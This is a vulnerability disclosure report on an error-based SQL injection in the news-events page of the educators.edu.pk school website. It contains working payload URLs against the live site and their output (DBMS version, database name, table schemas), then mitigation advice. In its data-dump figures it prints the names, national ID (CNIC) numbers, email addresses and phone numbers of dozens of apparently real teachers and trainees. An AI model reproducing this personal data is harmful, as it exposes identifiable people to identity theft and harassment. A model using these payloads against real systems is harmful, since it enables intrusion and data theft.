Monday, February 20, 2024

Security Assessment Report

Asset Tested: https://www.educators.edu.pk

Author: Ali Akber (Professional in cybersecurity, specializing as a Security Researcher and Application Security Engineer. With a proven track record, I have conducted numerous security tests, identifying and reporting critical bugs in top-tier companies.)

My Motive: My intent in identifying these vulnerabilities is purely ethical and aimed at improving the security of your system. I have no intention of causing any harm and no interest in exploiting this vulnerability for personal gain. Instead, I believe that by promptly addressing and rectifying this issue, the school can strengthen its overall cybersecurity posture and ensure the protection of sensitive information related to students, faculty, and the institution as a whole.

As a responsible and concerned individual, my decision to report these vulnerabilities immediately upon discovery reflects my commitment to your organization's security and the well-being of your users. I sincerely believe that open and transparent communication is the best way to address these issues and prevent any potential harm. During testing I tried my best to not affect any performance of your system or change any state or to abuse any data.

Summary: I am writing to report SQL injection vulnerability that I have identified in your web application, its impact on security & performance and how to mitigate them.

Vulnerabilities

1. Title: SQL Injection (Error-based)

Issue Description

SQL injection is a web security flaw letting attackers manipulate a database by injecting malicious SQL queries through user-controlled input, disrupting the intended database queries and potentially gaining unauthorized access or control.

Issue Identified

Identified a potential vulnerability related to how the website handles user input. Specifically, the vulnerability lies in the way the application manages SQL queries. An attacker could manipulate the input to inject unauthorized SQL commands, potentially leading to unauthorized access, data modification, or other malicious activities.

Risk Breakdown

Risk: Critical (Indicates severe level of potential harm or damage associated with this vulnerability)

Difficulty to Exploit: Low (Indicates how challenging it is for potential attackers to take advantage of this vulnerability)

CVSS2 Score: 10

(The Common Vulnerability Scoring System (CVSS) is a framework used to assess the severity of vulnerabilities. A CVSS score of 10, indicates the highest level of severity. making it a critical security issue that requires immediate attention)

Impact

1. Unauthorized Data Access: Attackers can access and retrieve sensitive data of Student and teacher such as CNIC, email, phone number, verification code, names, fees and other sensitive data from databases, leading to lose of Confidentiality.

2. Data Manipulation: Attackers have the capability to modify, update, or delete data, leading to potential corruption or loss.

3. Server Compromise: Injected SQL statements may grant attackers control over the web server, allowing to read any file or enabling the execution of OS commands to gain full system control.

Affected URLs

- https://educators.edu.pk/news-events-detail?id=


Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in three (3) steps to reproduce and execute the issue.

STEP 1: Navigate to this URL https://educators.edu.pk/news-events-detail?id=1

STEP 2: Add a single quote (‘) in the “id” parameter https://educators.edu.pk/news-events-detail?id=1’

(This will crash your SQL Query and result into SQL Error thrown to you. This error gives an attacker confirmation that it’s a SQLi vulnerability)




```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' limit 1'
at line 1
```

Figure 1 SQL Syntax Error

STEP 3: Run the below code in any web browser to retrieve the version information of the running Database Management System (DBMS) in your App’s backend.

```
https://educators.edu.pk/news-events-
detail?id=1%20AND%20EXTRACTVALUE(4368,CONCAT(0x5c,version(),(SELECT(ELT(4368=436
8,1))),0x71786b6b71))
```




XPATH syntax error: '\10.5.20-MariaDB1qxkkq'

Figure 2 Output of Executed Payload


Now by manipulating this Proof-of-Concept (PoC) Payload we can execute any arbitrary SQL command such as to retrieve the database’s name we can execute following payload.

```
https://educators.edu.pk/news-events-
detail?id=1%20AND%20EXTRACTVALUE(4368,CONCAT(0x5c,database(),(SELECT(ELT(4368=43
68,1))),0x71786b6b71))
```




XPATH syntax error: '\edu_web1qxkkq'

Figure 3 Database's name




```
Database: edu_web
Table: tec_attendies
[10 columns]
+--------------------+---------------+
| Column             | Type          |
+--------------------+---------------+
| status             | tinyint(4)    |
| atende_cnic        | varchar(20)   |
| atende_contact_no  | varchar(15)   |
| atende_email       | varchar(100)  |
| atende_name        | varchar(50)   |
| branch_id          | int(11)       |
| campus_name        | varchar(50)   |
| city_name          | varchar(50)   |
| created_at         | datetime      |
| id                 | int(11)       |
```

Figure 4 Sensitive Data



```
Database: edu_web
Table: edu_tec
[24 columns]
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| status            | tinyint(1)   |
| branch_id         | int(11)      |
| branch_name       | varchar(100) |
| cell_no           | varchar(15)  |
| city_id           | int(11)      |
| city_name         | varchar(50)  |
| cnic              | varchar(20)  |
| contact_no        | varchar(15)  |
| created_at        | datetime     |
| email             | varchar(100) |
| gender            | varchar(10)  |
| id                | int(11)      |
| is_verified       | tinyint(4)   |
| region_id         | int(11)      |
| region_name       | varchar(50)  |
| sloto             | varchar(250) |
| slott             | varchar(250) |
| state_id          | int(11)      |
| state_name        | varchar(50)  |
| tec_year          | varchar(10)  |
| tec_year_session  | int(11)      |
| tranee_name       | varchar(50)  |
| verification_code | varchar(10)  |
| verification_link | varchar(100) |
+-------------------+--------------+
```

Figure 5 Sensitive Data



```
+-------------------------+-----------------+-----------------------------------+-------------------+
| atende_name             | atende_cnic     | atende_email                      | atende_contact_no |
+-------------------------+-----------------+-----------------------------------+-------------------+
| Bareera Shabir          | <blank>         | drshabbirahmad42@gmail.com        | <blank>           |
| Salma Hussain           | <blank>         | salma.hussain@educators.edu.pk    | <blank>           |
| Neeshay Waheed          | <blank>         | neeshay.waheed@educators.edu.pk   | <blank>           |
| Fahad                   | 03102-7958623-3 | fahad.yaqoob006@gmail.com         | 3454578975        |
| Farah Hanif             | 03201-9887412-4 | farahhaneef@gmail.com             | 0320-4980105      |
| Ayesha Zaheer           | 12101-5742241-8 | anabat.campus@gmail.com           | 0333-7685987      |
| Ms. Irum Taj            | 13503-7674521-2 | sunny.goraya21@gmail.com          | 0342-6973395      |
| Nosheen Hamid           | 17201-2146397-2 | baricampus@hotmail.com            | 0331-5171612      |
| Ammara Saddique         | 31102-7333334-8 | ammarasaddique10@gmail.com        | 0303-0881871      |
| Irum Ather              | 31202-3377234-4 | iramather10@gmail.com             | 3004242453        |
| Shahida Amir            | 31202-4159731-4 | s.amirmalik673@gmail.com          | 0300-4094667      |
| Bushra Irfan            | 31303-5245214-6 | composer_mt@hotmail.com           | 3214669979        |
| Ms. Noreen Mustafa      | 31304-956038-5  | noreentabassum3@gmail.com         | 0301-2310221      |
| Farhanulhaq             | 32102-7172312-7 | farhanjoji1@gmail.com             | 92 323 9019992    |
| Ms. Mariam Khurshid     | 33100-0258239-8 | mariaamumar@gmail.com             | 0322-6200298      |
| Maria Saad              | 33100-0412510-4 | mariasaad287@gmail.com            | 3217186479        |
| Faiza Shehzad           | 33100-0417367-0 | shahzadfaiza798@gmail.com         | 0333-4516150      |
| Ms. Uzma Safdar         | 33100-0613543-6 | bazil.campus@gmail.com            | 0302-7018584      |
| Sadia Noreen            | 33100-0834493-6 | sadianoreen15@gmail.com           | 0307-1321521      |
| Ms.Sara amin            | 33100-2176885-4 | zaineb.campus@educators.edu.pk    | 0331-5696989      |
| Kalsoom Saleem          | 33100-2374731-2 | kalsoomsaleem34@gmail.com         | 0323-6010032      |
| Saima Nusrrullah        | 33100-3268083-8 | saima.nusrrullah89@gmail.com      | 0322-7653447      |
| Ms. Sara Sehar Khakwani | 33100-4081803-8 | edulyallpurmodel@gmail.com        | 0301-8662329      |
| Ms. Sobia Anwar         | 33100-7375112-2 | abdullahfahim72@gmail.com         | 0322-6066178      |
```

```
+----------------------+--------------+-----------------+------------+---------------------------------+
| tranee_name          | cell_no      | cnic            | contact_no | email                           |
+----------------------+--------------+-----------------+------------+---------------------------------+
| Irum Taj             | 0342-6973395 | 13503-7674521-2 | NULL       | sunny.goraya21@gmail.com        |
| NOSHEEN HAMID        | 0331-5171612 | 17201-2146397-2 | NULL       | baricampus@hotmail.com          |
| Iram                 | 0300-4242453 | 31202-3377234-4 | NULL       | iramather10@gmail.com           |
| SHAHIDA AMIR         | 0300-4094667 | 31202-4159731-4 | NULL       | s.amirmalik673@gmail.com        |
| Bushra Irfan         | 0321-4669979 | 31303-5245214-6 | NULL       | composer_mt@hotmail.com         |
| Noreen Mustafa       | 0301-2310221 | 31304-9560385-0 | NULL       | noreentabassum3@gmail.com       |
| Farhan Ul Haq        | 0323-9019992 | 32102-7172312-7 | NULL       | farhanjoji1@gmail.com           |
| Mariam Umar          | 0322-6200298 | 33100-0258239-8 | NULL       | mariaamumar@gmail.com           |
| Maria saad           | 0321-7186479 | 33100-0412510-4 | NULL       | mariasaad287@gmail.com          |
| Faiza Shahzad        | 0333-4516150 | 33100-0417367-0 | NULL       | shahzadfaiza798@gmail.com       |
| Uzma Safdar          | 0302-7018584 | 33100-0613543-6 | NULL       | bazil.campus@gmail.com          |
| Sara Amin            | 0331-5696989 | 33100-2176885-4 | NULL       | te1zainebcampus@gmail.com       |
| Sara Sehar Khakwani  | 0301-8662329 | 33100-4081803-8 | NULL       | edulyallpurmodel@gmail.com      |
| Sobia Faheem         | 0322-6066178 | 33100-7375112-2 | NULL       | abdullahfahim72@gmail.com       |
| Rahila Tabbasum      | 0301-7460137 | 33100-9651753-2 | NULL       | theeducatorsprime@gmail.com     |
| MISS SOBIA SHOUKAT   | 0332-6948606 | 33101-1657089-4 | NULL       | sobiaa26@gmail.com              |
| Taiba Tauqeer        | 0318-7879788 | 33102-0966972-0 | NULL       | taibatauqeer@gmail.com          |
| Madiha Hafiz         | 0301-7460137 | 33102-4076761-4 | NULL       | madihahafiz11@gmail.com         |
| FAREEHA NAZIR        | 0308-4699745 | 33102-4991494-8 | NULL       | Ikramumair25@gmail.com          |
| Nabila Jamil         | 0307-0686133 | 33102-5271308-4 | NULL       | nabilajamil144@gmail.com        |
| Khadija Yasin        | 0307-7035060 | 33102-5802289-2 | NULL       | khadija.wahla0@gmail.com        |
| MUHAMMAD AFZAL       | 0321-6681337 | 33104-2011271-3 | NULL       | mafzalhafiz@gmail.com           |
| FAHAD RAFIQ          | 0306-3331792 | 33104-6489339-7 | NULL       | fady_mysterious@yahoo.com       |
| Ayesha Khalid        | 0301-7268320 | 33104-6843366-4 | NULL       | ayeshasufyan1122@gmail.com      |
| Saima Manzoor        | 0333-3675093 | 33105-0303452-2 | NULL       | samundrieducators@gmail.com     |
| Tahira Parveen       | 0336-1665093 | 33105-9949922-8 | NULL       | tahirarasheed658@gmail.com      |
```


Figure 6 Sensitive Information of Faculty & Students

Note: The size of data is more than 10GB (A/C to my estimate). It has all the sensitive data such as student's and faculty's name, email address, Contact number and CNIC, verification code/link of all the 900+ branches of "The Educators School".

I hope that the given Proof-of-concept and images I attached are enough to understand the severity of this issue.

Mitigation

1. **Parameterized Queries/Prepared Statements:** Prepared statements help prevent SQL injection by handling user input and query execution in a secure manner.



```
// Retrieve the 'id' parameter from the URL
$id = $_GET['id'];

// Using prepared statement to prevent SQL injection
$stmt = $conn->prepare("SELECT * FROM news-events WHERE id = ?");
$stmt->bind_param("i", $id);

// Execute the query
$stmt->execute();
// Get the result
$result = $stmt->get_result();
```

Go to your “news-events-detail.php” file and search for SQL Query that’s passing the “id” parameter and edit that code to the above given code it’ll fix the issue.

External Reference/Resources:

(You can check these external resources to learn more about this vulnerability or to measure its impact from recent attacks and how malicious attackers/hackers can take advantage of this vulnerability)

- https://hackerone.com/reports/1069561
- https://hackerone.com/reports/1046084